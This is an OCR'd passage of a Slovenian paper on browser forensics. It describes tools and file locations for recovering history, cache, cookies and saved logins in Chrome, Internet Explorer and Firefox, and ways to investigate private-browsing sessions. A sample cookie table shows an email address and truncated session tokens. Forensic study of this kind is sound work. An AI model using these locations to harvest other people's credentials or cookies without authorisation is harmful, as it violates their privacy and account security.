
Pod nastavitvami vsebine v Chromu, lahko namreč uporabnik nadzira nastavitve zasebnosti za piškote, slike, jezik JavaScript in vtičnike (*ang. plugins*). Recimo uporabnik lahko nastavi pravila določenega piškota za avtomatsko omogočanje piškotov le za določen seznam spletnih strani, ki jim ta zaupa [5]. Nato lahko ročno upravlja z blokiranji piškotov in nastavitvami za vse ostale spletne strani.

3.1.1 Opisi orodij

Orodje ChromeHistoryView

Je majhno orodje, ki prebere zgodovinsko datoteko brskalnika Chrome, in prikaže seznam vseh obiskanih spletnih strani v zadnjih dneh. Za vsako obiskano spletno stran prikaže orodje naslednje informacije [7]:

- naslov URL,
- naslov strani,
- čas in datum obiska strani,
- število obiskov,
- število vnosov naslova določene strani (gre za štetje),
- tako imenovani »referrer«,
- ID obiska.



Host Name	Path	Name	Value	Secure	HTTP Only	Last Access...	Created On	Expires
mail.google.com	/mail/u/0	gmailchat	mato.brejk@gmail.com...	No	No	5.5.2013 18:59:29	5.5.2013 12:12:45	12.5.2013 12:12:45
.google.com	/	SID	DQAAAOQAAABpTMfC...	No	No	5.5.2013 18:59:29	5.5.2013 17:17:35	
.mail.google.com	/mail	GXSP	S	Yes	No	5.5.2013 18:59:29	5.5.2013 18:55:02	
mail.google.com	/mail/u/0	GMAIL_IMP	v*2/tl-inv*0!inbox!unk/tl...	No	No	5.5.2013 18:59:29	5.5.2013 18:57:03	6.5.2013 18:57:03
.google.si	/	PREF	ID=486a7061c5ce4b4b:U...	No	No	5.5.2013 18:15:46	12.4.2013 21:10:37	12.4.2015 21:10:37
.google.si	/	SID	DQAAAOMAAABpTMfC...	No	No	5.5.2013 18:15:46	5.5.2013 12:12:41	
.google.si	/	HSID	AJIItwBOBwNvmLJRc	No	Yes	5.5.2013 18:15:46	5.5.2013 12:12:41	
.google.si	/	APISID	Ab6stdnXS8rVzLfe/ASwL...	No	No	5.5.2013 18:15:46	5.5.2013 12:12:41	
.google.si	/	NID	67=apBLEV7tjYzk9eDbo...	No	Yes	5.5.2013 18:15:46	5.5.2013 15:13:15	4.11.2013 15:13:15
.ucilnica.fri.uni-lj.si	/	__utma	94684568.1680451974.13...	No	No	5.5.2013 17:22:34	1.10.2011 15:49:24	30.9.2013 15:49:24
.fri.uni-lj.si	/	__utma	184059249.1062433871.1...	No	No	5.5.2013 17:22:34	3.5.2013 11:32:06	3.5.2015 11:32:06
.fri.uni-lj.si	/	__utmz	184059249.1356177399.4...	No	No	5.5.2013 17:22:34	3.5.2013 11:32:06	1.11.2013 23:32:06
ucilnica.fri.uni-lj.si	/	MoodleSession	9ppftp3qmuflc9gh39ek7...	No	No	5.5.2013 17:22:34	5.5.2013 10:31:37	
ucilnica.fri.uni-lj.si	/	MOODLEID1_	%CE%B9%3C%21%E4%...	No	No	5.5.2013 17:22:34	5.5.2013 10:31:37	4.7.2013 10:31:38

Slika 2: Zajem piškotov in njihova struktura.

Dobra lastnost orodja je tudi v tem, da uporabnik lahko označi enega ali več predmetov zgodovine in jih nato izvozi v html/xml/csv/text, ali pa jih kopira v odložišče (*angl. clipboard*) in prilepi v Excel.

Orodje ChromeCacheView

Gre za majhno orodje, ki prebere predpomnilniško mapo brskalnika Chrome, in nato prikaže seznam vseh datotek, ki se trenutno nahajajo v predpomnilniku. Za vsako datoteko iz predpomnilnika orodje prikaže naslednje informacije [8]:

- naslov URL,
- vrsta vsebine,
- velikost datoteke,
- zadnji dostop,
- čas poteka,
- ime strežnika,
- strežnikov odgovor in podobno.

Orodje omogoča, na enostaven način, izbrati enega ali več elementov iz seznama predpomnilnika in jih nato razpakirati (*ang. extract*) v drugo datoteko. Možno je seveda tudi kopiranje posameznega elementa v odložišče.

Orodje ChromeCookiesView

To orodje predstavlja alternativo standardnim notranjim pregledovalnikom piškotov, brskalnika Chrome. Ta prikaže seznam vseh piškotov, ki jih je shranil brskalnik Chrome, in omogoča enostavno brisanje neželenih piškotov. Prav tako, kot omenjeni program ChromeHistoryView, omogoča izvoz piškotov v text/csv/html in xml datoteko. Za vsak piškot, ki ga orodje prikaže, je možno razbrati naslednje informacije [9]:

- ime gostitelja (*ang. host name*),
- pot,
- ime piškota,
- vrednost piškota,
- varno (da ali ne),
- le HTTP (da ali ne),
- zadnji dostop,
- čas kreiranja piškota,
- čas poteka piškota.

To orodje deluje na katerikoli verziji operacijskega sistema Windows in sicer od 2000 naprej. Prav tako je orodje skladno za vse verzije brskalnika Chrome (to velja tudi za prejšnji dve orodji). Prav tako je dobra lastnost teh orodij hitra uporaba, saj ti ne zahtevajo kakršnekoli namestitve. Za uporabo orodij namreč le prenesemo ustrezno datoteko in zaženemo datoteko s končnico »*.exe«.

3.1.2 Ključne datoteke pri forenzični preiskavi

Glede na to, da so vsa predstavljena orodja namenja Windows operacijskem sistemu, smo lokacije ključnih datotek zbrali na operacijskem sistemu Windows 7.

History.sqlite, cache in cookies.sqlite

History.sqlite in cookies.sqlite predstavljata datoteko, kjer brskalnik Chrome hrani zgodovino brskanja oziroma piškote, medtem ko cache predstavlja mapo, kjer Chrome vsebuje vse datoteke, ki so shranjene v njegovem predpomnilniku. Kot vidimo imata datoteki History.sqlite in cookies.sqlite končnico .sqlite, kar pomeni da Chrome hrani zgodovino in piškote v SQLlite podatkovni bazi. Prav tako Chrome hrani vse datoteke, v predpomnilniku, v SQLlite podatkovni bazi (to nam seveda onemogoča običajen pregled datoteke (npr. z tekstovnim urejevalnikom)). Zato smo morali pregled vseh treh mest opraviti z orodji, ki smo jih opisali zgoraj. Namreč ta orodja pregledajo ravno te datoteke in znajo prebrati podatke iz formata datoteke SQLlite. Točne lokacije vseh ključnih datotek prikazuje spodnja tabela 3.

Tabela 3: Ključna mesta pri iskanju sledi.

datoteka	pot
History.sqlite	*C:\Users\<uporabnisko_ime>\AppData\Local\Google\Chrome\User Data\Default\History.sqlite*.
cache	*C:\Users\<uporabnisko_ime>\AppData\Local\Google\Chrome\User Data\cache.*
Cookies.sqlite	*C:\Users\<uporabnisko_ime>\AppData\Local\Google\Chrome\User Data\Default\Cookies.sqlite.*

Na sliki 2 smo prikazali primer zajema in prikaz piškotov, z orodjem *ChromeCookiesView.*

3.2 Internet Explorer

3.2.1 Opisi specifičnih forenzičnih orodij

3.2.1.1 Pasco

Pasco je forenzično orodje namenjeno analiziranju aktivnosti brskalnika Internet Explorer, katerega je izdelal Keith J. Jones, glavni forenzični svetovalec pri Foundstone Inc.

Eden glavnih namenov za nastanek omenjene aplikacije je, da ima veliko pomembnih datotek v operacijskem sistemu Microsoft Windows nedokumentirano strukturo. Pri tem se je upošteval eden od principov računalniške forenzike, da morajo biti vse metode analiz dokumentirane in ponovljive, in morajo imeti sprejemljivo stopnjo napak. V času nastanka omenjene aplikacije je obstajalo zelo malo odprtokodnih virov in orodij, ki bi forenzičnemu preiskovalcu omogočilo lažji in točnejši zajem podatkov iz Microsoftovih datotek, zato je tako nastala aplikacija Pasco.

Veliko prizorišč zločina dandanes zahteva po rekonstrukciji aktivnosti preiskovanca, v našem primeru uporaba Internet Explorerja. Ker se ta analiza izvaja zelo redno je bila raziskana struktura najdenih datotek, ki so ob uporabi vedno aktivna (index.dat datoteke). Aplikacija Pasco, katere ime izhaja iz latinščine in pomeni »brskalnik«, je bila razvita za preučitev vsebine predpomnilniške datoteke Internet Explorerja. Temelj

metode aplikacije Pasco je, da razčleni podatke, ki se nahajajo v datoteki index.dat in jih prikaže v človeško berljivem besedilu. (*Pasco je izdelan za delo na različnih platformah – Windows preko Cygwin emulatorja, Mac OS X, Linux in *BSD platforme*)

3.2.1.2 Galleta

Galleta je forenzično orodje namenjeno analiziranju piškotkov, katerega je prav tako izdelal Keith J. Jones, glavni forenzični svetovalec pri Foundstone Inc.

Tako kot sama rekonstrukcija aktivnosti preiskovanca na internetu, je tudi zelo pomembna analiza dodeljenih piškotkov v času uporabe internetnih storitev. Aplikacija Galleta, katere ime izhaja iz španščine in pomeni »piškotek«, je bila razvita v ta namen, da se postopek pridobivanja podatkov čim bolj avtomatizira in omogoči tudi lep pregled v preglednici *npr.: Excel*. (*Galleta je izdelan za delo na različnih platformah – Windows preko Cygwin emulatorja, Mac OS X, Linux in *BSD platforme*)

3.2.2 Ključne datoteke pri forenzični preiskavi

3.2.2.1 »index.dat« datoteka

Internet Explorer naj bi hranil številne datoteke imenovane »index.dat« znotraj vsakega domačega imenika vsakega uporabnika operacijskega sistema. Vsak od teh uporabnikov generira še več takih index.dat datotek, ki se lahko najdejo na različnih mestih. Te datoteke tako povezujejo obiskane strani lokalno shranjene v pomnilniških datotekah v naključno poimenovanih imenikih, s tem namenom, da uporabniku ob ponovnem obisku ne bi bilo potrebno ponovno nalagati spletne strani z enako grafično vsebino.


Tabela 4 prikazuje najbolj pogoste lokacije, kjer se lahko nahajajo index.dat datoteke, od prvih verzij Internet Explorerja do danes:

Tabela 4: Ključna mesta pri iskanju sledi.

OS	pot
Windows 95/98/Me	*\Windows\Temporary Internet Files\Content.IE5* *\Windows\Cookies* *\Windows\History\History.IE5*
Windows NT	*\Winnt\Profiles\<uporabnisko_ime>\Local Settings\Temporary Internet Files\Content.IE5* *\Winnt\Profiles\<uporabnisko_ime>\Cookies* *\Winnt\Profiles\<uporabnisko_ime>\Local Settings\History\History.IE5*
Windows 2K/XP	*\Documents and Settings\<uporabnisko_ime>\Local Settings\Temporary Internet Files\Content.IE5* *\Documents and Settings\<uporabnisko_ime>\Cookies* *\Documents and Settings\<uporabnisko_ime>\Local Settings\History\History.IE5* *\WINDOWS\system32\config\systemprofile\Local Settings\History\History.IE5*
Windows Vista/7/8	*Users\<uporabnisko_ime>\AppData\Local\Microsoft\Windows\Temporary Internet Files* *Users\<uporabnisko_ime>\AppData\Local\Microsoft\Windows\Temporary Internet Files\Low* *Users\username\AppData\Roaming\Microsoft\Windows\Cookies* *Users\username\AppData\Roaming\Microsoft\Windows\Cookies\Low* *\Windows\System32\config\systemprofile\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5* *\Windows\System32\config\systemprofile\AppData\Roaming\Microsoft\Windows\Cookies* *\Windows\System32\config\systemprofile\AppData\Roaming\Microsoft\Windows\IETldCache*

Struktura datoteke »index.dat«

Forenzični preiskovalec lahko najdene informacije v datoteki »index.dat« uporabi za rekonstrukcijo aktivnosti preiskovanca na



Slika 3: Zajem predpomnilniške datoteke

spletu. Pridobljena struktura med forenzično analizo datoteke index.dat tako vsebuje naslednje relevantne zapise za rekonstrukcijo spletne aktivnosti:

- REDR – REDR tip zapisa aktivnosti prikazuje, kdaj je bil preiskovančev brskalnik preusmerjen na drugo stran.
- URL – URL zapisa aktivnosti nabor podatkov, ki predstavlja URL, oziroma spletno stran, ki jo je uporabnik obiskal.
- LEAK - LEAK zapisa aktivnosti, prav tako predstavlja spletno stran, ki je je uporabnik obiskal.

Ti »index.dat« **podatkovni tipi** predstavljajo najbolj pomembne informacije za analiziranje preiskovančeve uporabe spletnih storitev. Vsi skupaj pa se tako uporabijo za rekonstrukcijo preiskovančevih brskalnih navad.

3.2.2.2 Struktura piškotka

Ob obisku privzete strani *http://www.msn.com*, se generira piškotek, ki zgleda sledeče:

MUID
0253D04B1838679F02C1D4491C3867FD
msn.com/
2147484672
2552046976
30442669
508546208
30295827
*

Piškotek vsebuje izbrane informacije namenjene temu, da se shranijo na uporabnikov računalnik z domene spletnega strežnika, ki je zadolžen za ta piškotek in ustrezne čas/datum značke. Taka datoteka bo kreirana v uporabniškem imeniku, natančneje v imeniku Internet Explorerja namenjenem samo za piškotke, ki so:

Tabela 5: Ključna mesta pri iskanju sledi.

OS	pot
Windows 2K/XP	*\Documents and Settings\<uporabnisko_ime>\Cookies*
Windows Vista/7/8	*Users\<uporabnisko_ime>\AppData\Roaming\Microsoft\Windows\Cookies* *Users\<uporabnisko_ime>\AppData\Roaming\Microsoft\Windows\Cookies\Low* *\Windows\System32\config\systemprofile\AppData\Roaming\Microsoft\Windows\Cookies*

Ker so piškotki pri Internet Explorerju zapisani v ASCII formatu, je veliko bolj lažje analizirati vrstico po vrstico:

- Prva vrstica prikazuje vrednost oziroma ime spremenljivke. *(V zgornjem primeru ima spremenljivka ime MUID)*,
- Druga vrstica prikazuje vrednost te spremenljivke. *(V zgornjem primeru je spremenljivka MUID, ki ima vrednost 0253D04B1838679F02C1D4491C3867FD)*,
- Tretja vrstica vsebuje spletno stran, ki je izdala piškotek,
- Četrta vrstica vsebuje zastavico *(v zgornjem primeru 2147484672)*,
- Naslednji dve vrstici (vrstici pet in šest) vsebujeta rok trajanja piškotka *(v zgornjem primeru je to sobota, 02 maj 2015 09:57:11 +0200)*,
- Naslednji dve vrstici (vrstici sedem in osem) prikazujeta čas izdelave piškotka *(v zgornjem primeru je to četrtek, 02 maj 2013 10:57:47 +0200)*,
- Zadnja vrstica (vrstica devet) bo vedno vsebovala *, ki prikazuje ločilno značko med več različnimi piškotki iste spletne strani. Nov piškotek se tako lahko začne v naslednji vrstici (vrstici deset).


3.3 Firefox

Firefox prav tako kot kot Internet Explorer in Google Chrome omogoča zasebno brskanje, poimenovali pa so ga kar Zasebno brskanje oz. Private mode[10].

Način zasebnega brskanja lahko uporabnik vključi na sledeč način:

- Klik na gumb Datoteka v orodni vrstici,
- Izbira možnosti »Novo zasebno brskanje«. Nato se odpre novo okno v katerem uporabnik lahko brska v zasebnem načinu.

Poleg tega, lahko za vklop načina zasebnega brskanja, uporabnik uporabi kar kombinacijo tipk CTRL + SHIFT + P, ki odprejo novo okno in sicer v načinu zasebnega brskanja.



Slika 4: način zasebnega brskanja

Zasebno brskanje v Firefoxu deluje zelo podobno kot že opisana načina zasebnega brskanja zgoraj opisana brskalnika, tako da podroben opis na tem mestu ni potreben. Pomembno pa je vedeti, kaj brskalnik Firefox v zasebnem brskanju shrani na disk in kaj ne.

Firefox med zasebnim brskanjem ne beleži[10]:

- zgodovine obiskanih strani
- obrazce in vnos iskalnih polj
- gesla
- seznam prenosov
- piškotke
- predpomnjene vsebine ali podatkov, ki jih spletne shranijo za delo brez povezave

Kljub temu pa ne odstrani:

- zaznamkov, ki jih uporabnik shrani v načinu zasebnega brskanja
- shranjenih datotek – izjema so datoteke, ki jih uporabnik odpre z zunanjim programom in so shranjene v začasni mapi

Brskalnik Firefox za hranjenje vseh podatkov uporablja relacijsko podatkovno bazo SQLite. Že v verziji 2 so predstavili mozStorage podatkovno bazo, ki je temeljila na SQLite arhitekturi [11]. Pri standardni namestitvi Firefoxa lahko vse datoteke najdemo v mapi:

C:\Users\<uporabnisko_ime>\AppData\Roaming\Mozilla\Firefox\Profiles\mfr7u5zu.default.

3.3.1 Orodje SQLite Manager[12]

Orodje, ki ga lahko uporabimo pri forenzični preiskavi in je prosto dostopno, je razširitev za Firefox SQLite Manager (trenutno najnovejša verzija 0.8.0). Ker gre za razširitev, lahko vtičnik uporabljamo na različnih platfomah (Windows, Mac OS X, Linux).

SQLite Manager enostavno odpremo v brskalniku Firefox >> Orodja >> SQLite Manager. Ko kliknemo na »Directory«, lahko izberemo privzeto lokacijo datotek ali pa mu podamo pot, kjer se nahajajo SQLite datoteke. Pri standardni Firefox namestitvi imamo na voljo več tabel, ki jih lahko uporabimo pri forenzični analizi[13].

Addons (vtičniki) – v tej tabeli so zbrani vsi vtičniki brskalnika; kaj so, katera različica je nameščena in drugi podatki, med drugimi tudi, kdo lahko uporablja ta vtičnik v večuporabniškem okolju. Tukaj lahko najdemo tudi več vtičnikov, za katere obstaja verjetnost, da uporabnik za njih ni vedel. To lahko vpliva na interpretiranje odkritih podatkov iz drugih tabel.

Cromeappstore – podatki o privzetem iskalniku, vgrajenem v sam brskalnik. Privzeto je nastavljen na google.com, vendar lahko uporabnik to kadarkoli spremeni na drug iskalnik.

Content-prefs – tukaj so shranjene uporabnikove želene nastavitve za brskalnik in vsebino na nivoju spletne strani in ne samo na nivoju enega zavihka (npr. uporabnik na določeni strani poveča pisavo). Te datoteke so lahko zelo koristne pri forenzični preiskavi, saj lahko ugotovimo, ali so bile strani dostopane pogosto in odkrijemo takšne, za katere uporabnik niti ne ve, da so bile shranjene. Skupaj z zgodovino brskanja lahko forenzični preiskovalec ugotovi, ali je uporabnik do strani dostopal namenoma ali naključno. Lahko ugotovi tudi namen in pogostost obiska določene spletne strani.

Cookies (piškotki) – gre za zbirko vseh piškotkov, ki jih je nastavil in zapisal sistem. Iz različnih razlogov se lahko zgodi, da se ne izbrišejo vsi podatki, ko uporabnik izbriše piškotke ročno. Za pravilno analizo in interpretacijo piškotkov, se mora forenzični preiskovalec zavedati pomena samih piškotkov. Veliko strani ustvari piškotke za sledenje, reklamo, avdio in video prenose ali celo naključne strani z vsebino za odrasle. Torej če je piškotek nameščen na računalniku, ni nujno, da je uporabnik to želel oz. se sploh zavedal. Vsi časi so v univerzalnem času UNIX, tako da je potrebno primerjati čas zadnjega dostopa s časom ustvarjanja in dnevom dostopa, da lahko ugotovimo, ali gre za dejanje samega piškotka, ali za nameren obisk spletne strani.

Downloads (prenosi) – tukaj so zapisani vsi prenosi, katere uporabnik vidi v seznamu prenosov. Vsebina se izbriše, ko uporabnik počisti seznam prenosov. Če pa uporabnik izbriše datoteko in pozabi na seznam prenosov, bo še vedno vidno kaj in kdaj je prenesel, tudi če datoteka na disku ne obstaja več.

Extensions (razširitve) – tukaj so zbrane vse razširitve, kot je npr. SQLite Manager. Razširitve nam lahko veliko povedo o uporabnikovem obnašanju na spletu in zakaj je dodal določeno razširitev. Tako lahko ugotovimo, ali je dodal kakšen proxy sistem ali TOR razširitev, da lahko dodatno prikrije svojo aktivnost na spletu. Forenzični preiskovalec lahko iz tega ugotovi, kakšen pristop mora ubrati za preiskavo pri določenem uporabniku.


Formhistory (zgodovina obrazcev) – gre za zbirko vseh obrazcev, ki jih je uporabnik izpolnil na spletu (elektronski naslovi, osebni podatki, …). Če uporabnik pogosto vpisuje podatke v iste obrazce, lahko spet na podlagi tega hitro ugotovimo, kakšne so navade in nameni uporabnika.

Permissions (dovoljenja) – zgodovina dovoljenj posameznih spletnih strani. Npr. ali dovolimo pojavna okna na določeni strani (popups), ali je dovoljeno začasno hranjenje gesla, omogočimo prijavo na večih mestih (npr. google storitve, kot so elektronska pošta, koledar, google+, …).

Places – gre za zbirko tabel, v katerih je shranjena zgodovina brskanja, zaznamki, atributi posameznih pogosto obiskanih strani itd. Tukaj lahko forenzični preiskovalec najde veliko koristnih podatkov in v kombinaciji s piškotki, zgodovino obrazcev in dovoljenj izdela celoten in bolj robusten profil uporabnika in njegovega obnašanja na spletu. Vendar pa lahko preiskovalec lahko hitro naredi napako, če uporabi samo podatke iz te tabele, saj mu to ne da celotne slike uporabnika in privede tudi do napačnih zaključkov.

Search (iskanje) – seznam vseh iskalnikov, ki so na voljo. Največkrat samo Google, lahko pa še številni drugi.

Signons – v tej tabeli so shranjena vsa uporabniška imena in gesla, ki jih je uporabnik shranil pri prijavah. Shranjeno geslo nam lahko v kombinaciji z zgodovino in piškotki z veliko verjetnostjo pove, da je uporabnik do določene strani dostopal namenoma. V tej tabeli se hrani tudi čas zadnjega dostopa, kdaj je bilo geslo shranjeno in kolikokrat se je uporabnik prijavil na stran s shranjenim uporabniškim imenom in geslom.



Slika 5: orodje SQLite Manager

Webappstore – shranjeni XAuth žetoni. Po navadi nam ti podatki sami po sebi ne koristijo dosti, lahko nam pa pomagajo potrditi dostopne čase.

Prednost uporabe SQLite Manager-ja je tudi v tem, da lahko podatke izvozimo za kasnejšo obdelavo. Pri celotni analizi pa moramo upoštevati tudi možnost, da so bili podatki naknadno obdelani. Tudi v SQLite Managerju lahko hitro in enostavno spremenimo ali dodamo podatke, tako da je za potrebe forenzične preiskave potrebna dodatna previdnost in natančnost. Če forenzični preiskovalec orodje uporablja strokovno in pravilno, lahko na podlagi teh podatkov sestavi celostno sliko uporabnika, njegovega brskanja in obnašanja na spletu.

4. Alternativne forenzične metode

Ko preiskujemo računalnik neizkušenega uporabnika lahko večkrat pričakujemo, da niti ne ve za možnost načina zasebnega brskanja, kaj šele, da bi znal uporabljati. Vendar se s forenzičnega stališča stvari hitro zakomplicirajo, ko uporabnik vklopi način zasebnega brskanja. V tem primeru nam zgoraj opisana orodja za pregled zgodovine, piškotkov in ostalih podatkov relavantne vrednosti, ne pridejo več v poštev, saj se podatki ne shranijo na disk. Takrat pa nastopijo drugi načini odkrivanja zločina oz. kriminalnega dejanja. V nadaljevanju so opisani alternativni načini pridobivanja podatkov.

Pregled odprte seje na kraju zločina

Forenzični preiskovalec lahko na kraju zločina pregleda odprto sejo na odprtem brskalniku v zasebnem načinu. Za to možnost se odloči po lastni presoji, če je prepričan, da podatkov drugače ne bo dobil in s tem ne ogroža ostalih podatkov na računalniku.

Odstranitev in pregled hitrega pomnilnika

V kolikor je računalnik prižgan, vendar je zaščiten z geslom, se lahko forenzični preiskovalec odloči za odstranitev hitrega pomnilnika, ga postavi na hladno in čimprej prenese vsebino hitrega pomnilnika na drugo pomnilniško enoto. S tem posegom lahko dostopamo do podatkov seje v načinu zasebnega brskanja. Vendar je ta način potencialno uspešen samo pri odprti seji. Takoj ko uporabnik zapre okno brskalnika, se namreč prepišejo podatki o aktivni seji, za kar poskrbi brskalnik sam.

Analiza podatkov, pridobljenih s pomočjo programov za beleženje pritisnjenih tipk (ang. *keylogger*)

Na osumljenčev računalnik bi lahko v izjemnih primerih in z dovoljenjem sodišča namestili vohunsko programsko opremo, ki bi beležila vse pritisnjene tipke na računalniku. Na tak način bi pridobili podatke, ki jih je osumljenec vtipkal, ko je uporabljal način zasebnega brskanja.

Analiza zajetih omrežnih podatkov

Forenzični preiskovalec lahko pridobi podatke o aktivnosti na spletu tudi z analizo prometa preko omrežja. Ti podatki pa morajo biti pridobljeni v skladu z zakonodajo države, v kateri se izvaja preiskava. Ko imamo na voljo te podatke, lahko s namenskimi programi, kot je Wireshark, pridobimo podatke, do katerih strani, kdaj in kako je uporabnik dostopal.

Pregled mape za začasne datoteke

Tudi če uporabljamo način zasebnega brskanja, pa se datoteke, ki jih odpremo z zunanjimi programi, shranijo v mapo za začasne datoteke. Te se po končani uporabi sicer izbrišejo, vendar lahko s namenskimi orodji pridemo tudi do datotek, ki so bile že izbrisane. V ta namen lahko uporabimo program SleuthKit z Autopsy Forensic Browser.

Predpomnjeni DNS zapisi

Kljub temu, da uporabljamo zasebno brskanje, se zapisi o obiskanih straneh začasno hranijo tudi v usmerjevalni DNS tabeli. Žal pa so ti podatki hranjeni relativno malo časa, tako, da bi lahko

na realnem primeru zelo težko pridobili kakršnekoli uporabne podatke.

Zapisi, hranjeni s strani antivirusnega programa ali požarnega zidu

Antivirusni programi in požarni zidi imajo zaradi narave svojega delovanja tudi zapise o tem, kaj se je dogajalo s omrežnim prometom na računalniku. Tako lahko, seveda odvisno od možnosti pridobitev teh zapisov za posamezen program, forenzični preiskovalec najde tudi kakšno sled v teh zapisih.

5. Zaključek

Kot vidimo, so načrtovalci modernih brskalnikov v zadnjih letih naredili veliko, da ohranijo uporabnikovo zasebnost. S tem pa so zelo otežili delo forenzičnim preiskovalcem. Še vedno pa lahko pridejo do podatkov o uporabnikovi aktivnosti na spletu z uporabo zgoraj opisanih metod. Kako uspešni so pri tem, pa je odvisno od iznajdljivosti, znanja in sposobnosti forenzičnega preiskovalca.

6. Literatura

[1] http://www.csun.edu/~deb53351/Papers/Rezgui_Privacy_on_the_web.pdf

